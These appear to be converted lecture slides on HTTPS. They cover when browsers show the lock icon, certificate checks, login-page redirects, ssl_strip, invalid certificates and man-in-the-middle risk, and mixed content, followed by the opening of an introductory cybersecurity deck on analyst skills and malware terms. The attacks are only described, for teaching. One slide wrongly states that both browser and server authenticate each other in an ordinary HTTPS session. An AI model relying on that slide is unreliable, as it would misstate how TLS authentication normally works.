
# When is the (basic) lock icon displayed



- **All elements on the page fetched using HTTPS**  
(with some exceptions)
- **For all elements, it verifies the following:**
  - HTTPS cert issued by a CA is trusted by browser
  - HTTPS cert is valid (e.g., not expired)
  - CommonName in cert matches domain in URL

# The lock UI: help users authenticate site

IE7:





# The lock UI: help users authenticate site

Firefox 3: (no SSL)




(SSL)



# The lock UI: help users authenticate site

Firefox 3: clicking on bottom lock icon gives



# HTTPS and login pages

Users often land on login page over HTTP:

- Type site's HTTP URL into address bar, or
- Google links to the HTTP page

---

View source:


```
<form method="post"  
      action="https://onlineservices.wachovia.com/...">
```



# HTTPS and login pages: guidelines

## General guideline:

- Response to **http://login.site.com**  
should be      Redirect: **https://login.site.com**



# **Problems with HTTPS and the Lock Icon**

# **Problems with HTTPS and the Lock Icon**


- 1. Upgrade from HTTP to HTTPS**
- 2. Invalid certs**
- 3. Mixed content**
  - HTTP and HTTPS on the same page
- 4. Origin contamination**
  - Weak HTTPS page contaminates stronger HTTPS page
- 5. Semantic attacks on certs**

# 1. HTTP → HTTPS upgrade

**Common use pattern:**

- browse site over HTTP; move to HTTPS for checkout
- connect to bank over HTTP; move to HTTPS for login

**Easy attack:** prevent the upgrade (ssl\_strip) [Moxie'08]



## 2. Invalid certs

**Examples of invalid certificates:**


- **expired:** current-date > date-in-cert
- CommonName in cert does not match domain in URL
- **unknown CA** (e.g., self signed certs)
  - Small sites may not want to pay for cert

**Users often ignore warning:**

Is it a misconfiguration or an attack? User can't tell.


Accepting invalid cert enables man-in-middle attacks

# Man in the middle attack using invalid certs



Attacker proxies data between user and bank.  
Sees all traffic and can modify data.


# Firefox: Invalid cert dialog



Firefox 3.0: Four clicks to get firefox to accept cert

- page is displayed with full HTTPS indicators

# IE: invalid cert URL bar



### **3. Mixed Content: HTTP and HTTPS**

Page loads over HTTPS, but contains content over HTTP

(e.g.   <script  src="“**http://.../script.js**“> )


**IE7:** displays mixed-content dialog and no SSL lock

**Firefox 3.0:** displays ‘!’ over lock icon (no dialog by default)


**Safari:** does not attempt to detect mixed content

# Mixed Content: HTTP and HTTPS


IE7:



silly dialogs



No SSL lock in address bar:




# Mixed Content: HTTP and HTTPS

Firefox 3.0:



- No SSL indicator in address bar
- Clicking on bottom lock gives:



# Problems not end here

Origin contamination

- Weak HTTPS page contaminates stronger HTTPS page

Semantic attacks on certs

Etc.

# HTTPS (HTTP Secure)

HTTPS uses cryptography with HTTP [8]

- Alice, Bob have public, private keys; public keys accessible via certificate authority (CA)
- Alice encrypts message with Bob’s public key, signs message with her private key
- Bob decrypts message with his private key, verifies message using Alice’s public key
- Once they “know” each other, they can communicate via symmetric crypto keys

HTTPS provides greater assurance than HTTP


# TLS/SSL

HTTPS uses Transport Layer Security (TLS), Secure Sockets Layer (SSL), for secure data transport [8]

- Data transmitted via client-server “tunnel”
- Much harder to compromise than HTTP

Problems: [8]

- Relies on CA infrastructure integrity
- Users can make mistakes (blindly click “OK”)



# HTTPS Example

User visits website via HTTPS, e.g., <https://gmail.com>

Browser sends TLS/SSL request, public key, message authentication code (MAC) to gmail.com; gmail.com does likewise

- TLS/SSL encrypt entire connection; HTTP layered atop it
- Both parties verify each other's identity, generate symmetric key for following communications

Browser retrieves public key certificate from gmail.com signed by certificate authority (Equifax)

- Certificate attests to site's identity
- If certificate is self-signed, browser shows warning

Browser, gmail.com use symmetric key to encrypt/decrypt subsequent communications

# **Summary**

**Web applications are prone to security attacks**

**Never trust on a website**

**Take max. care while sharing secrets online**

# References

1. Deyan G., [techjury.net](https://techjury.net/blog/time-spent-on-social-media/#gref), “How Much Time Do People Spend on Social Media in 2021?,” 2021, <https://techjury.net/blog/time-spent-on-social-media/#gref>
2. P. Irish, <http://paulirish.com/lovesyou/new-browser-logos>
3. Twitter, “Bootstrap,” <http://twitter.github.com/bootstrap/>
4. E. Benoist, “HTTP – Hypertext Transfer Protocol,” 2012, <http://benoist.ch/WebSecurity/slides/http/slidesHTTP.pdf>
5. Electronic Frontier Foundation, “Panopticlick,” <https://panopticlick.eff.org/>
6. M. Zalewski, *The Tangled Web: A Guide to Securing Modern Web apps*, No Starch Press, San Francisco, 2012.
7. RFC 2616, <https://www.rfc-editor.org/rfc/rfc2616.txt>
8. E. Benoist, “Cross Site Scripting – XSS,” 2012, <http://benoist.ch/WebSecurity/slides/crossSiteScripting/slidesXSS.pdf>
9. Wikipedia, “Cross-site scripting,” 2012, [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
10. Wikipedia, “Same origin policy,” 2012, [https://en.wikipedia.org/wiki/Same\\_origin\\_policy](https://en.wikipedia.org/wiki/Same_origin_policy)
11. E. Benoist, “HTTPS – Secure HTTP,” 2012, <http://benoist.ch/WebSecurity/slides/https/slidesHTTPS.pdf>

**Thanks**

# Introduction

# Cybersecurity

- **Cybersecurity** (also known as security) is the practice of ensuring confidentiality, integrity, and availability of information by protecting networks, devices, people, and data from unauthorized access or criminal exploitation.

# Cybersecurity Analyst

- A security analyst or cybersecurity analyst focuses on
  - monitoring networks for breaches.
  - help develop strategies to secure an organization and research information technology (IT) security trends to remain alert and informed about potential threats.
  - Additionally, an analyst works to prevent incidents.

# CS Analyst need to know

- **Compliance** is the **process of adhering to** internal standards and external regulations and enables organizations to avoid fines and security breaches.
- **Security frameworks** are **guidelines** used for building plans to help mitigate risks and threats to data and privacy.
- **Security controls** are **safeguards designed to reduce** specific security risks. They are used with security frameworks to establish a strong security posture.
- **Security posture** is **an organization's ability** to manage its defence of critical assets and data and react to change. A strong security posture leads to lower risk for the organization.
- A **threat actor**, or malicious attacker, is **any person or group** who presents a security risk. This risk can relate to computers, applications, networks, and data.

# CS Analyst need to know

- An **internal threat** can be a **current or former employee**, an external vendor, or a trusted partner who poses a security risk. For example,
  - an employee who accidentally clicks on a malicious email link (accidental threat)
  - the internal threat actor *intentionally* engages in risky activities, such as unauthorized data access.
- **Network security** is the practice of keeping an organization's network infrastructure secure from unauthorized access. This includes data, services, systems, and devices that are stored in an organization's network.
- **Cloud security** is the process of **ensuring that assets stored in the cloud are properly configured**, or set up correctly, **and access to those assets is limited to authorized users**.
  - A growing subfield of cybersecurity that specifically focuses on the protection of data, applications, and infrastructure in the cloud.

# Transferable skills

- **Communication:** need to **communicate and collaborate with others.** Understanding others' questions or concerns and communicating information clearly to individuals with technical and non-technical knowledge will help you mitigate security issues quickly.
- **Problem-solving:** One of your main tasks will be to **proactively identify and solve problems.**
- **Time management:** a **heightened sense of urgency and prioritizing tasks appropriately**
- **Growth mindset:** This is an evolving industry, so an important transferable skill is a willingness to learn.
- **Diverse perspectives:** only way to go far is together.

# Key Terms

will support our understanding of the attacks we'll discuss.

- **Computer virus** is malicious code written to interfere with computer operations and cause damage to data and software. The virus attaches itself to programs or documents on a computer, then spreads and infects one or more computers in a network.
- **Worm** is a type of computer virus that can duplicate and spread on its own without human involvement.

Today, viruses are more commonly referred to as **malware**, which is software designed to harm devices or networks.

- **Malware** (short for “malicious software”) is a file or code, typically delivered over a network, that infects, explores, steals or conducts virtually any behaviour an attacker wants.
  - And because malware comes in so many variants, there are numerous methods to infect computer systems.

# Early malware attacks

